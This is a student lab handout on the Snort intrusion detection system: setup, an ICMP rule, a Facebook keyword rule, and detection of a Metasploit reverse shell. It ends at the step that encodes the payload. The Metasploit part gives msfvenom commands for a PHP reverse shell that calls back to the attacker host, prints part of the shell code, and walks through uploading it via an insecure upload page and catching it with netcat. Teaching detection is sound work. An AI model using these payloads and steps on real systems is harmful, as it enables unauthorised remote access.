Intrusion Detection System Snort

Group 2

Natália Réka Ivánkó
Anna Dorottya Simon
Márk Szabó
Oleksandr Shyvakov

Outline of the lab

Introduction with theoretical reminder

Setting up Snort

Rule 1 - Ping alert

Rule 2 - Against Facebook

Rule 3 - Metasploit

Rule 4 - SQL Injection

Introduction

What is an IDS?

An **intrusion detection system** (IDS) is a device or software application that monitors network or system activities for malicious activities and produces reports.

Host IDS: runs on individual hosts or devices on the network

Network IDS: is placed at a strategic point within the network to monitor traffic to and from all devices on the network.

What is an IPS?

An **intrusion prevention system** (IPS) is a device or software application that monitors network or system activities for malicious activities, logs information about them, tries to block them, and produces reports.

IDS: passive

IPS: active

What is Snort?

Snort is a free and open source network IDS and IPS software.

Three main modes:

- sniffer (like Wireshark)
- packet logger (e.g. for network traffic debugging)
- network intrusion detection


Victim machine

Ubuntu

IP address: 192.168.56.101

Username: victim
Password: victim

Snort, vulnerable web servers




Attacker machine

Kali

IP address: 192.168.56.102

Username: root
Password: toor

Fake facebook




Setting up Snort

Let's start!

On Ubuntu (Victim) open Terminal.

Type: `sudo su`

Type the password: `victim`



Modify the config file

Type: `gedit /etc/snort/snort.conf`

in line 51 rewrite to: `ipvar HOME_NET 192.168.56.101`

in line 54 rewrite to: `ipvar EXTERNAL_NET !$HOME_NET`


insert into a new line: `include /etc/snort/rules/my_rules.rules`

Save (press `Ctrl + S`) and close.

Create a new rules file

In terminal type:

```
gedit /etc/snort/rules/my_rules.rules&
```



Rule 1 - Ping alert

Write the rule

Type in the file: **`alert icmp any any -> any any (msg:"ICMP packet detected"; sid:1000477; rev:1)`**

Save it (press **`Ctrl + S`**).


What does this mean?

```
<Rule Actions> <Protocol> <Source IP Address> <Source Port>
<Direction Operator> <Destination IP Address> <Destination
Port> (rule options: message, identification number,
revision number)
```

Run it

To run Snort type:

```
snort -dev -c
/etc/snort/snort.conf -l
/var/log/snort/ -i eth0 -A
full
```




```
root@ubuntuForSnort: /home/victim
eam
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
Commencing packet processing (pid=2838)
```

Wait until you see something like this

Ping the other machine

Open an other terminal, and type:
`ping 192.168.56.102`

After a few ping, press `Ctrl + C`.



```
root@ubuntuForSnort: /home/victim
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/18-17:37:26.907385 08:00:27:5D:96:E8 -> 08:00:27:9D:20:8B type:0x800 len:0x62
192.168.56.101 -> 192.168.56.102 ICMP TTL:64 TOS:0x0 ID:18012 IpLen:20 DgmLen:84
 DF
Type:8  Code:0  ID:2863   Seq:21  ECHO
36 8C 3C 57 00 00 00 00 45 D8 0D 00 00 00 00 00  6.<W....E.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/18-17:37:26.907788 08:00:27:9D:20:8B -> 08:00:27:5D:96:E8 type:0x800 len:0x62
192.168.56.102 -> 192.168.56.101 ICMP TTL:64 TOS:0x0 ID:49928 IpLen:20 DgmLen:84
Type:0  Code:0  ID:2863  Seq:21  ECHO REPLY
36 8C 3C 57 00 00 00 00 45 D8 0D 00 00 00 00 00  6.<W....E.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

You should see something like this in the first terminal


Check the stats and the log file

Then press **`Ctrl + C`** and then `Enter` in the first terminal too. Snort will tell you the stats:

To open the alert log file, type:

`gedit /var/log/snort/alert`

You should find a lot of “ICMP packet detected” alerts there.



root@ubuntuForSnort: /home/victim

```
   Eth Disc:             0 (   0.000%)
   IP4 Disc:             0 (   0.000%)
   IP6 Disc:             0 (   0.000%)
   TCP Disc:             0 (   0.000%)
   UDP Disc:             0 (   0.000%)
  ICMP Disc:             0 (   0.000%)
All Discard:             0 (   0.000%)
      Other:             0 (   0.000%)
Bad Chk Sum:             0 (   0.000%)
    Bad TTL:             0 (   0.000%)
     S5 G 1:             0 (   0.000%)
     S5 G 2:             0 (   0.000%)
      Total:            10
===============================================================================
Action Stats:
     Alerts:             8 (  80.000%)
     Logged:             8 (  80.000%)
     Passed:             0 (   0.000%)
Limits:
      Match:             0
      Queue:             0
        Log:             0
      Event:             0
      Alert:             0
```

Rule 2 - Against Facebook

Write the rule

Attack scenario: Let's move from the Transport layer to the Application layer! With the help of the Snort we will make an alert if somebody will visit facebook.it from the victim machine.


Create the rule: Type into my_rules.rules : `alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"Facebook detected!"; content:"facebook"; nocase; sid:1000004;)`

Save it: press **Ctrl + S**

Start Snort and open Facebook

Start Snort: `snort -dev -c /etc/snort/snort.conf -l /var/log/snort/ -i eth0 -A full`


Open facebook.it: open Firefox and type: facebook.it
(Since we have no internet connection here, we set up an Apache2 web server in the attacker machine, so you will visit a web page served from the attacker machine.)



Check the log file


Check the log file: type in the terminal: `gedit /var/log/snort/alert`

you should see something like this:



```
[**] [1:1000004:0] Facebook detected! [**]
[Priority: 0]
05/18-16:07:02.727595 08:00:27:9D:20:8B -> 08:00:27:5D:96:E8 type:0x800 len:0x235
192.168.56.102:80 -> 192.168.56.101:45634 TCP TTL:64 TOS:0x0 ID:49384 IpLen:20 DgmLen:551 DF
***AP*** Seq: 0x6B30C7FD  Ack: 0xC41459E3  Win: 0xFC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 591642 591171

[**] [1:1000004:0] Facebook detected! [**]
[Priority: 0]
05/18-16:07:31.940702 08:00:27:9D:20:8B -> 08:00:27:5D:96:E8 type:0x800 len:0x24E
192.168.56.102:80 -> 192.168.56.101:45638 TCP TTL:64 TOS:0x0 ID:8530 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0x7C1402F9  Ack: 0xA1138AC  Win: 0xEB  TcpLen: 32
TCP Options (3) => NOP NOP TS: 598953 598475
```

Rule 3 - Metasploit



Feel the force of Metasploit

Configuration

Victim hosts a vulnerable server with insecure image upload option.

Attacker goal is to create a reverse shell and compromise victim with it.

Victim goal is writing rules to detect malicious payload.

We will play both sides.

We will concentrate on Msfvenom (part of the Metasploit framework) to develop and encode payloads.

Generate the payload

Open terminal on kali and type

```
cd ~/Desktop
```


```
      payload type     ip to catch reverse shell

msfvenom -p php/reverse_php LHOST=192.168.56.102 LPORT=4444
-f raw > evil.php

output type and file name                port to catch shell
```

Type **`gedit evil.php`**

Add **`<?php`** at the beginning and **`?>`** at the end. Save it: **`Ctrl+S`**

Build detection

What can we try to detect in our payload?



```
}
$nofuncs='no exec functions';
if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){
  $s=@fsockopen("tcp://192.168.56.102",$port);
  while($c=fread($s,2048)){
    $out = '';
    if(substr($c,0,3) == 'cd '){
      chdir(substr($c,3,-1));
    } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
      break;
    }else{
      $out=FuywIyg(substr($c,0,-1));
      if($out===false){
        fwrite($s,$nofuncs);
        break;
      }
    }
    fwrite($s,$out);
  }
  fclose($s);
}else{
  $s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);
  @socket_connect($s,$ipaddr,$port);
  @socket_write($s,"socket_create");
  while($c=@socket_read($s,2048)){
    $out = '';
    if(substr($c,0,3) == 'cd '){
      chdir(substr($c,3,-1));
    } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
      break;
    }else{
      $out=FuywIyg(substr($c,0,-1));
```

Build detection

In terminal type:

```
gedit /etc/snort/rules/my_rules.rules&
```

Type `alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"Reverse shell detected!"; content:"fsockopen"; nocase; sid:1000009;)`

Save it: press **Ctrl + S**

Start Snort: `snort -dev -c /etc/snort/snort.conf -l /var/log/snort/ -i eth0 -A full -P 65535 -k none`

Deliver and execute your shell

Open iceweasel browser on Kali and visit **192.168.56.101/upload.php**

Upload your `evil.php` that you have just created

Be ready to catch your shell by opening the terminal and typing

```
nc -l -p 4444
```

Visit **192.168.56.101/evil.php** to trigger the payload

Enjoy your brand new shell by typing **`hostname ; id`** in the terminal

Check alert log by typing **`gedit /var/log/snort/alert`**

Generate encoded payload

Open terminal on kali and type

```
cd ~/Desktop

msfvenom -p php/reverse_php LHOST=192.168.56.102 LPORT=4444
-f raw > encoded.php -e php/base64 -i 5
```

Encoder to use　　number of iterations

